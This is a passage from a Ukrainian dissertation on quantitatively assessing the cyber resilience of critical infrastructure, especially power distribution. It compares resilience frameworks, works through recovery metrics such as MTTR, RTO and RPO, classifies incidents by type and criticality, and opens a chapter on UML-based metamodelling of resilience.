60,00%	70,00%	76,92%	84,00%	71,74%	88,89%	81,25%	85,45%	85,48%

Рисунок 1.5 – Тенденція оцінки відповідності існуючим стандартам за аналогічний часовий проміжок



Разом з тим, попри класифікацію та поділ параметрів кіберстійкості за якісними ознаками, питання її кількісного оцінювання все ще залишається відкритим [1]. Відколи поняття «кіберстійкість» (або «кібервідмовостійкість») систем почало масово використовуватись, вектор оцінювання змістився від якісних характеристик [23-24] у бік кількісних показників.

У зв'язку з цим доцільно проаналізувати сучасні фреймворки оцінки кіберстійкості саме через призму кількісного підходу. Можна зауважити, що поступово відбувається систематичне поєднання кіберзахисту з кіберстійкістю. У деяких підходах ці напрями вже не розмежовуються, а розглядаються як єдине ціле. Крім того, з часом виникла потреба у визначенні конкретних методів саме для кількісного аналізу.

Оскільки збитки від кіберінцидентів уже безпосередньо впливають на цілі державні сектори та довкілля, не обмежуючись лише окремими об'єктами інфраструктури. Це створює загрозу не тільки для фінансової стабільності, а й для життєдіяльності цілих регіонів. Тобто, в умовах коли йдеться не лише про безпосередній захист від кібератаки, а про відновлення об'єкта до прийнятного рівня функціонування з подальшим виходом на штатний режим роботи. І у такому розрізі вже постає необхідність аналізу наявних і найбільш актуальних фреймворків, метрик та систем, призначених для кількісного оцінювання кіберстійкості.

Таблиця 1.4 – Порівняльна характеристика фреймворків для забезпечення кіберстійкості [2]

Фреймворк	Основні характеристики	Підходи та принципи	Мета та цілі	Ключові переваги	Сфера	Кількісні показники для розрахунку
Scottish Public Sector Cyber Resilience Framework	Відновлення, безперервне вдосконалення, кризове управління.	Плани реагування, адаптація.	Мета: Забезпечення кіберстійкості в державному секторі. Цілі: Зниження наслідків кіберінцидентів, відновлення.	Фокус на відновленні та безпеці державних структур.	Державний сектор, критична інфраструктура.	Час відновлення після інцидентів, зменшення кількості інцидентів.
NIST Cyber Resilience Review (CRR)	Аналіз загроз, виявлення вразливостей, планування та відновлення.	Кризове управління, оцінка ризиків, сценарне тестування.	Мета: Покращення здатності до відновлення та стійкості. Цілі: Виявлення слабких місць, покращення планів відновлення.	Орієнтований на критичну інфраструктуру та виявлення потенційних загроз.	Критична інфраструктура, організації з високими ризиками.	Час до відновлення після інциденту, кількість виявлених загроз.
ISO/IEC 27032	Захист критичної інфраструктури, тестування систем на проникнення.	Управління інцидентами.	Мета: Підвищення рівня кіберстійкості через виконання вимог міжнародних стандартів. Цілі: Створення узгоджених підходів до кіберстійкості.	Інтеграція з іншими стандартами безпеки та кіберстійкості.	Міжнародні організації, критична інфраструктура.	Кількість інцидентів, час відновлення.
Cyber Resilience Assessment Model (CRAM)	Сценарне моделювання, ризик-менеджмент.	Оцінка стану функціональності та відновлення, стратегія дій після інцидентів.	Мета: Оцінка здатності до відновлення та покращення стійкості бізнесу. Цілі: Визначення недоліків у комунікації бізнес-процесів.	Гнучкість в оцінці різних типів організацій та сценаріїв.	Бізнес-організації, малий та середній бізнес.	Відсоток відновлених бізнес-процесів, час повернення ключових процесів до функціонального стану.
Resilience Management Model (RMM)	Оцінка інфраструктури, довгострокова стабільність.	Визначення рівнів стійкості, аналіз інцидентів.	Мета: Побудова системи стійкості для організації на довгострокову перспективу. Цілі: Визначення рівнів стійкості, планування та відновлення.	Оцінка та планування стійкості для довгострокового розвитку.	Великі підприємства, організації з глобальними операціями.	Рівень стійкості, час на відновлення після інциденту.
BCI Cyber Resilience Framework	Навчання персоналу, стратегії реагування.	Підвищення обізнаності, планування та прогнозування, соціальна інженерія.	Мета: Підвищення усвідомленості та обізнаності персоналу організації. Цілі: Формування культури кіберстійкості.	Фокус на поведінкових аспектах безпеки.	Великі та середні підприємства, освітні установи.	Кількість проведених тренінгів, рівень обізнаності співробітників.
Cybersecurity Capability Maturity Model (C2M2)	Оцінка поточних можливостей, розвиток стратегій.	Покращення стабільності процесів, усунення слабких місць.	Мета: Оцінка стабільності процесів кіберстійкості та безпеки. Цілі: Підвищення ефективності заходів безпеки та відновлення.	Модульна система, що дозволяє покращувати окремі аспекти стійкості.	Організації будь-якого масштабу, критичні сектори.	Рівень функціональності процесів, час на відновлення, рівень збереження функціональності ключової місії.

Зазначені методології оцінювання кіберстійкості пропонують структуровані підходи як для встановлення цілей безпеки, так і для визначення засобів контролю за поверненням системи, підприємства чи об'єкта до прийнятного робочого стану. Зокрема, у вказаних фреймворках відбувається узгодження раніше визначених якісних критеріїв із сучасними ключовими кількісними показниками. Водночас деякі з цих систем досі функціонують на межі розмежування понять «кібербезпека» та «кіберстійкість». Проте проблема вибору конкретних показників і метрик для проведення оцінки все ще залишається актуальною.

Як свідчить проведений аналіз, наразі розробники та аналітики фреймворків наголошують на важливості комплексного підходу до захисту, де кібербезпека та кіберстійкість розглядаються як єдине ціле, а не як дві окремі концепції. Також встановлено, що попри часовий і методологічний прогрес, чіткі критерії для проведення розрахунків досі відсутні. Це зумовлено передусім прагненням розробників до комерціалізації та відсутністю потужних державних регуляторів (*що в англomовній літературі визначаються як «supervisor» із пріоритетними правами та рівнями доступу до центрального управління*). У результаті це призводить до спроб розробити «універсальний» механізм стримування для його подальшого застосування в усіх секторах та галузях.

Проте, як наочно засвідчили нещодавні події (як в Україні [25], так і в Європі), кіберінциденти в енергетичній, транспортній та військовій сферах мають кардинально різний характер. У двох останніх випадках метою стійкості є мінімізація збитків безпосередньо від процесу ураження. Натомість в енергетичному секторі першочергового удару зазнають такі критичні функції, як розподіл та транспортування електричної енергії. Ці складові ключової місії мають бути безперервними, адже електроенергія не має накопичувального ефекту в загальноприйнятому розумінні.

Тому, передусім, слід розглянути підхід до забезпечення кіберстійкості саме в межах української енергетики [26]. Пропонується запровадити розподіл за рівнем критичності та порядком реагування на події в кіберпросторі. Спираючись на цю

тенденцію, можна визначити такі базові кількісні параметри для оцінювання кіберстійкості об'єктів критичної інфраструктури різного спрямування.

1) Середній час відновлення (MTTR)

- **Розрахунок:** Загальний час простою / Кількість інцидентів
- **Ситуація:** Атака програми-вимагача на систему управління підстанції розподілу електроенергії розпочалася о 10:00 ранку. Повний контроль над доступом до керування вдалося відновити о 18:00. Таким чином, загальна тривалість простою системи дорівнювала 8 годинам. Оскільки протягом даного часового інтервалу було зафіксовано один кіберінцидент, тому **MTTR** буде становити: $8 \text{ годин} / 1 \text{ інцидент} = 8 \text{ годин}$.

2) Цільовий пункт відновлення (RPO)

- **Розрахунок:** Даний індикатор не є безпосереднім результатом розрахунків, а являє собою фіксоване конкретне значення. Зокрема, показник RPO визначається відповідно до рівня впливу загрози чи атаки на безпосередньо саму систему.
- **Ситуація:** Відомості з контролерів одного з метрологічних контурів об'єкта інфраструктури передаються на робочу станцію та архівуються кожні 30 хвилин. Таким чином, при виникненні інциденту, що спричинить втрату даних або неможливість архівації нових, завданням і ціллю (кіберстійкості) стає повернення до стану, який є останнім відносно актуального робочого режиму, з часовим розривом не більше ніж 30 хвилин. Для протидії такому типу кіберінцидентів впроваджується механізм реплікації даних, створення додаткових незалежних вузлів зберігання інформації, а також використання резервного копіювання з періодичністю не менше ніж один раз на 30 хвилин.

3) Цільовий час відновлення (RTO)

- **Розрахунок:** Цей показник також виступає встановленою ціллю, а не результатом розрахунків. Він визначає гранично допустимий та прийнятний часовий проміжок, необхідний для відновлення критичних функцій об'єкта після виникнення інциденту.

- **Ситуація:** Для основної системи управління підстанції розподілу електроенергії встановлено показник RTO тривалістю 2 години. Водночас на об'єкті функціонує резервна система керування та розроблено детальний план відновлення після аварій чи інцидентів задля дотримання визначеного RTO. У разі імітації або моделювання атаки персонал ініціює перехід на резервні потужності та фіксує час, потрібний для повернення загальної системи до прийняттого стану – тобто, до належного виконання ключових критичних функцій із розподілу енергії між споживачами. Отже, дотримання 2-годинного ліміту в подібних сценаріях підтверджує здатність персоналу підстанції мінімізувати перерви в постачанні та забезпечити коректний розподіл електроенергії кінцевим споживачам.

4) Безперервність системних процесів (SPC)

- **Розрахунок:**

$$\frac{\text{Кількість функціональних / відновлених критичних процесів}}{\text{Загальна кількість критичних процесів}} \times 100\%$$

- **Ситуація:** Оператор енергосистеми виділив п'ять основних процесів, що мають критичне значення для збереження стабільності мережі. У ході моделювання атаки було встановлено, що після проведення відновлювальних робіт протягом 4 годин чотири з п'яти зазначених процесів функціонували у повному обсязі. Це призвело до такого показника SPC: $4 / 5 * 100\% = 80\%$.

5) Відсоток збереження функціональності ключової місії

- **Розрахунок:** Визначається через аналіз доступності та продуктивності критично важливих служб і систем. Зокрема, цей показник оцінюється шляхом використання порівняльних функцій, що базуються на індикаторі критичності (детальніше розглянуто далі в роботі) для ключового компонента системи.

- **Ситуація:** Енергетичне підприємств визначило три ключові функції місії, встановивши для них відповідні вагові коефіцієнти: Розподільча система (40%), Інформаційна система моніторингу показників (30%) та Транспортування

електроенергії (30%). Після здійснення кібератаки на об'єкт критичної інфраструктури було проведено оцінювання функціональності кожної із підсистем: Розподільча система діяла на 50%, Інформаційна система моніторингу показників була непрацездатною (0%), а Транспортування електроенергії функціонувало з незначними відхиленням/перебоями, тобто – за умовною оцінкою, на 90%. У підсумку, загальний відсоток збереження функціональності ключової місії об'єкта інфраструктури склав $(0.50 * 40\%) + (0.00 * 30\%) + (0.90 * 30\%) = 47\%$.

Підсумовуючи, наведені базові кількісні критерії відображають сучасні підходи до обчислювальної оцінки ключових аспектів кіберстійкості в межах різних фреймворків для об'єктів критичної інфраструктури. Зокрема, у даному дослідженні – стосовно енергетичної галузі. Відповідно, конкретні показники, критерії, цільові значення та методи підтримання прийнятного рівня функціонування будуть варіюватися залежно від специфіки сфери критичної інфраструктури, структури організації та актуальних ризиків.

Отже, як було зазначено раніше, необхідно детально розглянути класифікацію ймовірних інцидентів, зокрема їхні рівні критичності, типи та відповідні категорії. Для формування подальших аналітичних таблиць застосовано оглядові дані та експертні оцінки з власних джерел, зокрема положення типових політик українських об'єктів критичної інфраструктури.

Таблиця 1.5 – Класифікація інцидентів [2]

Категорія інциденту	Тип інциденту	Опис інциденту
Шкідливий вміст контенту	Спам	Надсилання зловмисних повідомлень, або ж великої кількості таких повідомлень.
Шкідливий програмний код	Розповсюдження шкідливого програмного забезпечення (далі – ШПЗ)	Виявлення у системі застосунків/програм/утиліт з шкідливим програмним кодом.
	Підміна команд у центрі управління	Мережа ботів (ботнет) в якості збору інформації.
	Шкідливе підключення	Підключення від мережі з наявним ШПЗ, або ж ботнету.
Збір інформації	Моніторинг	Збір інформації про стан та характеристики системи/мережі (їх компонентів).
	Сніфінг та фішинг	Несанкціоноване перехоплення, моніторинг, читання та аналіз мережевого трафіку. Застосування методів соціальної інженерії задля збору інформації.
Несанкціоноване проникнення	Експлуатація вразливості	Використання наявних вразливостей у системі, або ж мережі.
	Автентифікація у системі управління	Використання служб та ресурсів системи для отримання доступу та подальшої авторизації у систему.
Втручання	Компрометація облікових профілів користувачів з різними ролями	Безпосереднє вторгнення у систему, або ж її компоненти, шляхом отримання облікових даних.

Продовження Таблиці 1.5 [2]

Категорія інциденту	Тип інциденту	Опис інциденту
Порушення доступності	DDoS атака (на відмову в обслуговуванні)	Перенасичення пропускнуої можливості ресурсу системи.
	Саботаж/шкідливі дії/збій роботи системи	Пряме пошкодження інформації, переривання функціональних процесів компонентів та підрозділів системи.
Порушення цілісності інформації	Несанкціонований доступ	Витік інформації із інформаційних ресурсів системи.
	Несанкціонована модифікація	Зміна інформаційних ресурсів системи.
Шахрайські дії	Шахрайський ресурс	Впровадження та розгортання в системі програмних засобів з ціллю підміни використання ресурсів, відмінних від передбачуваних.
Наявна вразливість	Вразливість	Відкриті для експлуатації вразливості у системі, чи її компонентах (структурних підрозділах, одиницях, тощо).
	Неправильне налаштування/конфігурація	Некоректно задані умови та налаштування системи (її компонентів), якими може скористатися зловмисник, або ж ШПЗ.
Невідоме та інше	Нової невідомої раніше формації/типу інцидент. Або ж невизначена подія втручання	Відсутність або недостатність об'єму даних для аналізу/обробки інциденту, які необхідні для подальшої реакції.

Таблиця 1.6 – Узагальнена класифікація кіберінцидентів за рівнем критичності [2]

Рівень критичності кіберінциденту	Загроза	Загальний стан
Некритичний (білий)	Можливий потенційний негативний вплив на сталий стан локальних компонентів.	Кіберінцидент не загрожує штатному режиму роботи систем інфраструктурного об'єкта.
Низький (зелений)	Загрози конфіденційності, цілісності і доступності інформації та даних, що обробляються всередині систем, немає.	Кіберінцидент безпосередньо загрожує безперервній та надійній роботі локальних підсистем низького рівня на об'єкті/підприємстві.
Середній (жовтий)	Є загроза створення передумов для порушення захищеності потоків інформації, що може призвести до тимчасового припинення роботи функцій цілих систем об'єкта критичної інфраструктури.	Кіберінцидент безпосередньо загрожує штатному режиму інформаційно-комунікаційних та технологічних систем на об'єкті.
Високий (помаранчевий)	Є потенційна загроза для критичних функцій об'єкта критичної інфраструктури. Зокрема, що може мати негативний вплив навіть на рівень національної безпеки, стану навколишнього середовища та економічного сектору.	Кіберінцидент на пряму впливає на надійність, стійкість та саму здатність критичного об'єкта до відновлення. Повернення рівня функціональності критичної інфраструктури до прийнятного робочого стану може потребувати задіяння декількох суб'єктів національної системи безпеки (кібербезпеки).

Продовження Таблиці 1.6 [2]

Рівень критичності кіберінциденту	Загроза	Загальний стан
Критичний (червоний)	Прямий негативний вплив не тільки на цілісність потоків інформації та даних, роботу систем, а й загалом на можливість об'єкта до функціонування як такої. Наслідки кібератаки можуть призвести до безпосередньої шкоди для сфери національної безпеки, природи та навіть тимчасового припинення працездатності цілих критичних сфер державного рівня.	Кіберінцидент прямо загрожує робочому стану об'єкта критичної інфраструктури та несе за собою повне припинення виконання основних функцій та послуг. Відбиття атаки та подальше відновлення від інциденту потребує безпосереднього залучення ключових суб'єктів національної безпеки та системи кіберзахисту державного рівня.
Надзвичайний (чорний)	Повне припинення функціонування об'єкта критичної інфраструктури. Несе під собою транснаціональний характер загрози. Призводить до прямого фізичного руйнування інфраструктури, витоку чутливої таємної інформації та непоправної репутаційної/фінансової/ресурсної шкоди.	Кіберінцидент повністю перешкоджає або унеможлиблює хоча б якийсь мінімальний стан функціонування критичного сектору. Потребує залучення усіх внутрішніх та зовнішніх ресурсів на державних рівнях.

На момент проведення поточного етапу аналітичного дослідження найбільш цілісною системою для оцінювання (а точніше – для аналізу метрик) кіберстійкості було

визначено Шотландський фреймворк. Проте часові тенденції змістили пріоритети з простого розподілу на домени та категорії у бік оцінювання рівня адаптивності та спроможності до відновлення після кіберінциденту. Зокрема, акцентування саме на енергетичному секторі є характерним не лише для України.



Рисунок 1.9 – Сфера застосування фреймворку C2M2 [27]

Разом з тим, досі відсутній чіткий концептуальний підхід щодо реагування на кіберінциденти в різних галузях критичної інфраструктури. Оскільки згадані вище фреймворки та актуальні релевантні метрики для оцінювання [28] зосереджують увагу саме на розподілі функцій за категоріями та ролях у ланцюгу виконання конкретних вимог із забезпечення кіберстійкості, проте не пропонують алгоритмів реакції та протидії. На основі опитування фахівців, збору експертних оцінок та аналізу власних джерел було запропоновано наступний порядок управління під час кіберінциденту, де головна роль відводиться «супервайзеру». Враховуючи специфіку енергетичного сектору України та пріоритетність забезпечення процесу відновлення інфраструктурного об'єкта до прийнятного функціонального режиму роботи, отримуємо такий алгоритм дій.




Рисунок 1.10 – Порядок реагування на потенційний інцидент [2]

1.4 Висновки по розділу 1

У першому розділі дисертаційної роботи було обґрунтовано відмінності між кібербезпекою та кібервідмовостійкістю, а також деталізовано ключові функції, завдання та мету останньої. На основі цього проведено інтерпретацію понятійного апарату кібервідмовостійкості крізь призму провідних сучасних систем оцінювання, а саме: методології групи Лінкова, моделі управління стійкістю CERT (CERT-RMM) та інженерної структури кібервідмовостійкості MITRE. Для зазначених підходів виокремлено основні метрики та домени. Розглянуто значущість та актуальність застосування цього терміна для вітчизняних об'єктів ІТ-інфраструктури. Таким чином, після остаточного закріплення поняття «кіберстійкість» та визначення базових систем оцінювання здійснено перехід до зіставлення їхньої ефективності. Водночас, оскільки в українському науковому середовищі досі немає єдиного консенсусу щодо використання конкретної термінології, автори залишають за собою право використовувати різні термінологічні еквіваленти, а саме поняття «кіберстійкість», «кібервідмовостійкість» та «кіберрезильєнтність», залежно від контексту дослідження».

Аналіз сучасних фреймворків та систем оцінювання кіберстійкості підтверджує перехід від якісних показників до кількісних. Насамперед новітні метрики орієнтовані на прогнозування та адаптацію до мінливих умов, що передбачає планування дій на випадок надзвичайних ситуацій чи інцидентів.

Разом з тим, можна стверджувати, що оцінювання показників кіберстійкості перебуває у прямій залежності від характеру подій та інцидентів. Тому під час визначення переліку кількісних параметрів для певного об'єкта критичної інфраструктури слід зважати на специфіку, тип та рівень критичності загроз, що можуть спричинити негативний вплив. Попри це, універсальними критеріями для більшості об'єктів (та їхніх внутрішніх систем) залишаються MTTR, RPO, RTO, SPC, а також відсоток збереженої функціональності ключової місії підприємства, які надають важливі кількісні дані для подальшого відновлення. Викладений матеріал створює підґрунтя для

практичного застосування та розрахунку показників кіберстійкості у поєднанні з моделюванням, тобто на базі прототипів реальних інфраструктурних систем. Проведений аналіз закладає фундамент для подальших розвідок у напрямі моделювання процесів відновлення інфраструктури з погляду налаштування систем управління для мінімізації наслідків атак відмови на енергетичні мережі.

Дослідження, представлене в цьому розділі, розкриває поточний стан сучасних фреймворків та метрик для оцінювання кіберстійкості. Більшість із них базуються на підході Data-driven, зокрема на методах експертних оцінок, що передбачає розгляд кіберстійкості як якісного показника. Проте аналіз останніх кіберінцидентів свідчить, що такого підходу вже недостатньо. Відтак, гостро постає питання щодо розв'язання проблеми оцінювання кіберстійкості на базі моделей, що ґрунтуються на фундаментальному розумінні резильєнтності як адаптивної властивості об'єктів інфраструктури.

Отже, наступним етапом у створенні механізму кількісного розрахунку індикатора кіберстійкості реальних об'єктів має стати перехід до підходу Model-driven, а саме до метамоделювання [30-31]. Це потребує інтеграції загальних категорій стійкості у структуровану модель на основі архітектури MOF. Зокрема, передбачається вираження концепцій кіберстійкості мовою UML з подальшою можливістю переходу до рівня кількісної моделі конкретної предметної області (у даному випадку – енергетичного сектору). Це дозволить надалі застосовувати інструменти ймовірнісного оцінювання параметрів та розрахунку станів критичних функцій, наприклад, такі як Баєсові мережі або кольорові мережі Петрі.

РОЗДІЛ 2

МЕТАМОДЕЛЮВАННЯ КІБЕРСТІЙКОСТІ ДЛЯ ОБ'ЄКТІВ КРИТИЧНОЇ ІНФРАСТРУКТУРИ НА ПРИКЛАДІ ФУНКЦІЇ РОЗПОДІЛУ ЕЛЕКТРОЕНЕРГІЇ

2.1 Концепція резильєнтності до раптового збою

Тенденції останніх років показали, що об'єкти сучасної критичної інфраструктури таких як електроенергетика, водопостачання, транспорт та інші, все більше залежать від цифровізації як локальної, так і глобальної. З одного боку це приводить до більш ефективного управління та зручного використання цих систем, однак така кіберфізична конвергенція породжує умови для кібератак на системи критичної інфраструктури, які можуть привести не просто до зниження рівня функціонування, але і до важких наслідків у вигляді пошкоджень фізичних елементів критичної інфраструктури. Це ставить питання про те, що кіберзагрози для сучасної критичної інфраструктури треба розглядати на рівні таких загроз як стихійні лиха, тероризм, або військові дії. Однак, треба врахувати специфічний кіберфізичний характер негативного впливу кіберзагроз як джерела для порушення функціонування систем критичної інфраструктури.

Таким чином, для критичної інфраструктури треба модифікувати поточний підхід до кібербезпеки, який ґрунтується на мінімізації ризику, на більш широкий, що визначається новою парадигмою кіберрезильєнтності. Під кіберрезильєнтністю розуміють спосіб подолання наслідків кібератак з можливістю швидкого відновлення функціональності шляхом адаптації. Склалася ситуація, коли було запропоновано декілька високорівневих концепцій і відповідних ним фреймворків, але методологій для формального визначення, здатного перетворити концепт кіберстійкості в формальний інструмент для оцінювання занадто мало.

Таким чином, наступною задачею була оперативна формалізація з етапу концептуальних понять резильєнтності на основі онтології UML, керуючись принципами **Model Driven Architecture**. Ця методологія не передбачає опису семантики предметної області. Тому, пропонується засіб використання загальних положень моделей високого рівня кіберрезильєнтності для системи розподілу електроенергії для

електроенергетичної компанії і показано спосіб отримання формальної кількісної моделі.

Питання стійкості систем давно стоїть як у практичній, так і у теоретичній площині. Причому, ця проблема особливо гостро непокоїть велику множину користувачів у сферах життєзабезпечення, які прийнято називати критичною інфраструктурою, такими як електроенергетика, транспорт, водопостачання і т.п. З часу, коли управління цими важливими системами почали застосовувати комп'ютерні технології, до існуючих загроз системам критичної інфраструктури додалися загрози нової природи – кіберзагрози. До недавнього часу кіберзагрози сприймалися з точки зору концепції кібербезпеки, тобто в аспекті мінімізації ризиків від кіберінцидентів. Проте, тенденція до все більшої інтеграції комп'ютерних технологій з технологіями, які забезпечують функціонування об'єктів критичної інфраструктури, потребує нової постановки питання про нормальне функціонування. В загальному вигляді цей підхід прийнято називати резильєнтністю систем. Національна консультативна рада з питань інфраструктури США (NIAC) [32] визначає резильєнтність інфраструктури як здатність зменшувати величину та/або тривалість руйнівних подій. Концепція резильєнтності може бути застосована до середовищ, створених людиною, таких як: водопостачання, транспортні мережі, енергетика тощо, які мають бути резильєнтними. Тобто, вони можуть переносити певні серйозні збої і при цьому мають здатність за відносно короткий час повернутися до нормального функціонування. І якщо класичні концепції резильєнтності враховували протидію таким загрозам, як стихійні лиха, катастрофи, внутрішні збурення і тому подібне, то тепер у цей перелік треба неодмінно включати і кіберзагрози. При цьому специфіка впливу кіберзагроз полягає у порушенні нормального функціонування інфраструктури через спотворення релевантного управління об'єктами цієї ж інфраструктури. Відповідно, це вимагає окремого вивчення впливу кіберзагроз на резильєнтність системи в цілому. Далі під кіберрезильєнтністю будемо вважати здатність пом'якшувати руйнівні наслідки кіберзагроз та можливість відновлюватись після подолання кіберзагроз.

Поняття резильєнтності виникло спочатку для характеристики предметної області природничих, соціальних та гуманітарних сфер, таких як екологія, державна система або

психологія. З цієї причини, це нове поняття потребує фундаментального методологічного осмислення для сфери критичної інфраструктури. Декількома групами дослідників були проведені глибокі дослідження по створенню методологій та розробки понятійного апарату призначених для розуміння резильєнтності для широкого класу систем, а також визначення кіберрезильєнтності для них. Серед множини цих дослідження варто виділити три методології:

- методологія групи Лінкова [33];
- методологія управління стійкістю CERT (CERT-RMM) [34];
- інженерна структура кібервідмовостійкості MITRE [35].

Однак, отримання конкретних методик та моделей, спираючись на які можна проводити об'єктивне оцінювання резильєнтності, залишається відкритим питанням.

В останні роки до багатьох фахівців та менеджерів прийшло розуміння, що хоча в умовах невинного зростання рівня кіберзагроз кібербезпека залишається ключовою проблемою, вона є лише частиною більшої мети: підтримувати життєдіяльність систем і організацій у належному стані [36]. Логічно виникає питання про відмовостійкість систем в цілому при наявності кіберзагроз. Ця тенденція має загальний характер і стосується різних об'єктів ІТ-інфраструктури у світі. Відповідно, настав час зосередитися на кіберрезильєнтності, зокрема як це поняття зробити корисним.

Інтуїтивно зрозумілу загальну ідею резильєнтності системи добре прояснює Рисунок 2.1, де вісь ординат позначає умовний функціонал системи, а вісь абсцис – час.

Незважаючи на розбіжності розуміння резильєнтності, всі дослідники сходяться в одному важливому моменті – що це процес відхилення від бажаних робочих параметрів, тобто зниження рівня функціонування через раптовий збій, а потім успішне відновлення до бажаного стану. На Рисунку 2.1 показана ілюстрація цього процесу, де точками позначаються етапи відновлення функціональності з моменту збурення до відновлення.

Синім кольором показана область відновлення після збурення. Для системи, позначеної зеленим кольором, показано іншу можливу відповідь.

